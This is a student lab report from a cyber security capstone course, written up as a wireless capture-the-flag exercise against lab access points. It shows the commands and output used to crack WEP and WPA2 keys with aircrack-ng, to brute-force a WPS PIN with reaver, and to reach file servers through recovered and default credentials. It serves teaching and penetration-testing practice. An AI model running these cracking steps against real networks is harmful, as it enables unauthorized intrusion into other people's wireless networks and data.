CSCI 400-01

Capstone Experience in Digital Forensics/Cyber Security I

Lab 12: Wireless CTF

Kristy Li, Ayesha Rizvi, Chung SeungHwan, Michael Gonzalez

General Description


In this lab, we are looking at the security of wireless 802.11x networks (x=b,g,n,ac). In particular, we are focusing on the security of the wireless protocols such as WEP, WPA/WPA2 and the related WPS as part of our mission as a penetration testing team.

2.1 Attacking WEP

Using aircrack-ng, we performed an attack on the router broadcasting the SSID ‘CSCI400AP1’ (MAC address: C0:56:27:15:EB:7D). We started airodump-ng to collect IVs by running the command:

```
airodump-ng -c 8 --bssid C0:56:27:15:EB:7D -w output wlan0
```

where -c 8 was the channel for the wireless network, `--bssid C0:56:27:15:EB:7D` is the access point MAC address, and wlan0 is the interface name. The screenshot below shows what happened after running the command and IVs were collected.




```
CH  8 ][ Elapsed: 39 mins ][ 2018-12-07 17:13

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

C0:56:27:15:EB:7D  -43  95    22644    90189  330   8  54e  WEP  WEP    OPN  CSCI400AP1

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

C0:56:27:15:EB:7D  10:FE:ED:21:46:E4    0    1 - 1   9817   325519
C0:56:27:15:EB:7D  B4:75:0E:E2:D1:2D  -56   11e-54e     0     2151
```

From obtaining the IVs, we were able to obtain the key by later running the command:

```
aircrack-ng -b C0:56:27:15:EB:7D output*.cap
```

as seen in the screenshot below.



```
17:09:05  Sending Association Request [ACK]
17:09:06  Association successful :-) (AID: 1)

root@kali:~# aircrack-ng -b C0:56:27:15:EB:7D output*.pcap
Opening output*.pcap
open failed: No such file or directory

Quitting aircrack-ng...
root@kali:~# aircrack-ng -b C0:56:27:15:EB:7D output.pcap
Opening output.pcap
open failed: No such file or directory

Quitting aircrack-ng...
root@kali:~# aircrack-ng -b C0:56:27:15:EB:7D output*.cap
Opening output-01.cap
Opening output-02.cap
Opening output-03.cap
Attack will be restarted every 5000 captured ivs.
Starting PTW attack with 76653 ivs.
                         KEY FOUND! [ 9C:44:0C:30:6C ]
        Decrypted correctly: 100%
```


There is a lot of useful information that this token may provide such as the file servers. By extension, we can then access the files located on the file servers.

2.2 Attacking WPA/WPA2

Using aircrack-ng, we performed an attack on the router broadcasting the SSID ‘CSCI400AP3’ (MAC address is C8:B3:73:30:21:4F). We captured the authentication phase (the 4-way handshake) and then proceeded to find the passphrase by using a dictionary attack.

I used aircrack to crack the key using the command and the rockyou wordlist from hashcat. :


aircrack-ng -w /root/Downloads/rockyou.txt -b C8:B3:73:30:21:4F output*.cap



```
                   [00:05:33] 563120/9822769 keys tested (2044.90 k/s)

                   Time left: 1 hour, 15 minutes, 30 seconds                  5.73%

                                  KEY FOUND! [ underestimated ]


                   Master Key     : EE 95 3D 9C 26 CE 3F DF 2E 55 8D 66 0E 0E C3 D2
                                    3C 75 F7 F0 99 1C 5D 39 BD 12 DE 63 AB 5D EF AF

                   Transient Key  : D8 08 4B 09 BC 69 EA F8 BE B8 B0 88 55 29 15 BC
                                    CA DD F4 82 74 04 01 BE 86 98 2F 89 F1 05 BB FF
                                    B9 82 3D B6 5B C1 2D 9B E7 F4 47 8F C7 43 02 46
                                    A7 AA E2 67 08 2C 9E DE CF D1 91 E1 07 04 A9 F4

                   EAPOL HMAC     : 5D CD CE 8B 0D 67 2B 40 36 A4 64 E1 AA E7 9B BF
root@kali:~#
```

By using a dictionary attack, we were able to discover the passphrase of CSCI400AP3 to be “underestimated.” After we recovered the network key, we joined the wireless network “CSCI400AP3” by using the password “underestimated.”

Then, we ran Wireshark and captured packets to analyze. We discovered the token hidden away as shown below:




```
No.  Time      Source             Destination      Protocol Length Info
  28 2.114796  192.168.2.117      192.168.2.1      DNS       84 Standard query 0xf497 A detectportal.firefox.com
  29 2.243565  fe80::85e:5bf1:4…  ff02::2          ICMP…     70 Router Solicitation from a4:5e:60:ec:d1:eb
  30 2.261921  192.168.2.117      192.168.2.1      DNS       85 Standard query 0xf14f A push.services.mozilla.com
  31 2.262305  192.168.2.117      192.168.2.1      DNS       84 Standard query 0x6728 A p21-calendars.icloud.com
  32 2.262423  192.168.2.117      192.168.2.1      DNS       81 Standard query 0x681d A p64-caldav.icloud.com
  33 2.292107  192.168.2.117      192.168.2.1      DNS       74 Standard query 0xdf08 TXT time.apple.com
  34 2.637211  192.168.2.117      192.168.2.1      DNS       92 Standard query 0x14a7 A 9-courier.sandbox.push.apple.com
  35 2.637267  192.168.2.117      192.168.2.1      DNS       84 Standard query 0x5b5d A 2-courier.push.apple.com
  36 2.648080  192.168.2.117      192.168.2.1      DNS      100 Standard query 0x7c08 A qnbxjracoolxt.the-token-is-black-truf
  37 2.648081  192.168.2.117      192.168.2.1      DNS      102 Standard query 0xb04e A dcjuebxanyxmbze.the-token-is-black-tru
  38 2.648081  192.168.2.117      192.168.2.1      DNS       94 Standard query 0xa478 A ekjohoz.the-token-is-black-truffle
  39 2.915565  192.168.2.105      239.255.255.250  SSDP     318 NOTIFY * HTTP/1.1
  40 3.251766  192.168.2.117      192.168.2.1      DNS       86 Standard query 0xca32 PTR 117.2.168.192.in-addr.arpa
  41 5.638199  192.168.2.117      192.168.2.1      DNS       73 Standard query 0x9a51 A api.infura.io
  42 5.649219  192.168.2.117      192.168.2.1      DNS       76 Standard query 0x8eb2 A mtalk.google.com
  43 5.649326  192.168.2.117      192.168.2.1      DNS       74 Standard query 0x19d3 A www.google.com
  ▼ Queries
    ▼ ekjohoz.the-token-is-black-truffle: type A, class IN
        Name: ekjohoz.the-token-is-black-truffle
        [Name Length: 34]
0000  c8 b3 73 30 21 4f a4 5e  60 ec d1 eb 08 00 45 00   ··s0!O·^ `·····E·
0010  00 50 a6 96 00 00 ff 11  8f 3f c0 a8 02 75 c0 a8   ·P······ ·?···u··
0020  02 01 ca 5f 00 35 00 3c  ad eb a4 78 01 00 00 01   ···_·5·< ···x····
0030  00 00 00 00 00 00 07 65  6b 6a 6f 68 6f 7a 1a 74   ·······e kjohoz·t
0040  68 65 2d 74 6f 6b 65 6e  2d 69 73 2d 62 6c 61 63   he-token -is-blac
0050  6b 2d 74 72 75 66 66 6c  65 00 00 01 00 01         k-truffl e·····
Bytes 54-89: Name (dns.qry.name)    Packets: 76 · Displayed: 76 (100.0%) · Dropped: 0 (0.0%)    Profile: Default
```

The token was discovered to be “blacktruffle.” This provided access to the server on CSCI400AP3 through the username “black” and password “truffle.”

Additionally, we found another samba server which contained the default configuration for username admin, and password admin that contained valuable information we would be using at a later date.

2.2.1 Network discovery once on the wireless network



```
Starting Nmap 7.70 ( https://nmap.org ) at 2018-12-11 19:45 EST
Nmap scan report for 192.168.3.1
Host is up (0.012s latency).
Not shown: 994 closed ports
PORT      STATE    SERVICE
80/tcp    filtered http
139/tcp   open     netbios-ssn
445/tcp   open     microsoft-ds
1900/tcp  open     upnp
49152/tcp open     unknown
49153/tcp open     unknown
MAC Address: 64:70:02:94:02:5C (Tp-link Technologies)
```


Using techniques learned from previous labs, we accessed and analyzed a file server running on CSCI400AP3.

After running a Nmap scan of CSCI400AP3 access point which contains open TCP ports, we found a samba server with the username “black” and password “truffle”. We used the samba server to crack the FTP access for CSCI400AP2 which contained the calling card folder.


2.3 Attacking WPS

2.3.1 WPS PIN and WPA2 network credentials retrieval


We retrieved the WPA2 network key of the access point with SSID ‘CSCI400AP2.’ As expected with the WPA2 wireless network key, there was some resistance on the attack on the WPA2 handshake. We implemented a WPS attack using a tool called reaver. We found part of the key within our DNS settings. The prefix was 3710 which was reflected within the additional DNS config that said to “look at the DNS information this is the first four digits.”




```
CH  4 ][ Elapsed: 1 hour 1 min ][ 2018-12-11 18:45 ][ Decloak: 64:70:02:94:02:5C

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

64:70:02:94:02:5C  -53 100    32682    12857    0   4  270  WPA2 CCMP   PSK  CSCI400AP2

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

64:70:02:94:02:5C  10:FE:ED:21:46:E4    0   11 - 1      0    15172
```



```
[+] Sending M4 message
[+] Received M5 message
[+] Sending M6 message
[+] Received WSC NACK
[+] Sending WSC NACK
[+] Trying pin "31701242"
[+] Sending authentication request
[+] Sending association request
[+] Associated with 64:70:02:94:02:5C (ESSID: CSCI400AP2)
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[+] Received identity request
[+] Sending identity response
[+] Received M1 message
[+] Sending M2 message
[+] Received M3 message
[+] Sending M4 message
[+] Received M5 message
[+] Sending M6 message
[+] Received M7 message
[+] Sending WSC NACK
[+] Sending WSC NACK
[+] Pin cracked in 2073 seconds
[+] WPS PIN: '31701242'
[+] WPA PSK: 'CTFatJJCrulesIn2018!'
[+] AP SSID: 'CSCI400AP2'
```





